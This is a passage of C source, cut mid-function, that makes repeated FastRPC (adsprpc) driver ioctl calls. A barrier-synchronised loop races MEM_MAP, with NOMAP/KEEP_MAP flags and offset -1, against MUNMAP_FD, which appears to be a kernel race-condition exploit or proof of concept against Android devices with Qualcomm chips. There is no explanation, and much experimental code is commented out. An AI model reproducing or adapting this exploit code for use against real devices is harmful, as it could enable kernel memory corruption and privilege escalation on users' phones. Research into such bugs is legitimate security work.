        unsigned long ioret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MEM_MAP,&mmap_struct);
        printf("mem_map loop: %lx 0x%lx\n",ioret,mmap_struct.m.vaddrout);
        vaddrouts[top] = mmap_struct.m.vaddrout;
    } while (vaddrouts[top++]);
    // struct fastrpc_ioctl_mem_map mmap_struct = {
    //         .m = {
    //             .flags = 0,
    //             .fd = heap_data.fd,
    //             .length = 0x1000,
    //             .attrs = 0,
    //             .vaddrin = value_loc,
    //             .offset = 0,
    //         }
    // };
    //     //pthread_barrier_wait(&barrier);
    // unsigned long ioret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MEM_MAP,&mmap_struct);
    // printf("mem_map1: %lx 0x%lx\n",ioret,mmap_struct.m.vaddrout);
    // struct fastrpc_ioctl_mem_unmap unmap_struct = {
    //     .um = {
    //         .fd = heap_data.fd,
    //         .length = 0x1000,
    //         .vaddr = mmap_struct.m.vaddrout
    //     }
    // };
    // ioret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MEM_UNMAP,&unmap_struct);
    // printf("mem_unmap1: %lx\n",ioret);
    unsigned first = true;
    while(1) {
        struct fastrpc_ioctl_mem_map mmap_struct = {
            .m = {
                .flags = FASTRPC_MAP_FD_NOMAP,
                .fd = heap_data.fd,
                .length = 0x1000,
                .attrs = FASTRPC_ATTR_KEEP_MAP,
                .vaddrin = value_loc,
                .offset = -1,
            }
        };
        pthread_barrier_wait(barrier);
        unsigned long ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MEM_MAP,&mmap_struct);
        printf("mem_map2: %lx\n",ret);
        fflush(stdout);
        struct fastrpc_ioctl_munmap_fd final_munmap = {
            .fd = heap_data.fd,
            .flags = 0,
            .len = 0x1000,
            .va = 0
        };
        unsigned long final_ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MUNMAP_FD,&final_munmap);
        printf("munmap fd: %lx %m\n",final_ret);
        pthread_barrier_wait(barrier);
        if(*(unsigned*)&barrier[1]) {
            break;
        }
        if(first && fgetc(stdin) == 'n') {
            kill(pid,SIGKILL);
            exit(0);
        }
        first = false;
    }
    // pthread_join(tid_int,NULL);
    // pthread_join(tid_inv,NULL);


    // for(unsigned i = 0; i < top; i++)
    // {
    //     struct fastrpc_ioctl_mem_unmap unmap_struct = {
    //         .um = {
    //             .fd = heap_data.fd,
    //             .length = 0x2000,
    //             .vaddr = vaddrouts[i],
    //         }
    //     };
    //     unsigned long ioret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MEM_UNMAP,&unmap_struct);
    //     if(ioret)
    //         printf("unexpected unmap fail %lx %m\n",ioret);
    // }
    // while(1) sleep(1);
    return 0;
    // struct fastrpc_ioctl_mmap mmap_struct2 = {
    //     .fd = -1,
    //     .flags = ADSP_MMAP_HEAP_ADDR,
    //     .vaddrin = 0,
    //     .size = 0x1000
    // };
    // ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_MMAP,&mmap_struct2);
    // if(ret < 0)
    // {
    //     printf("ret mmap: %lx %m\n",ret);
    // }
    // printf("vaddrout: %lx %m\n",mmap_struct2.vaddrout);

}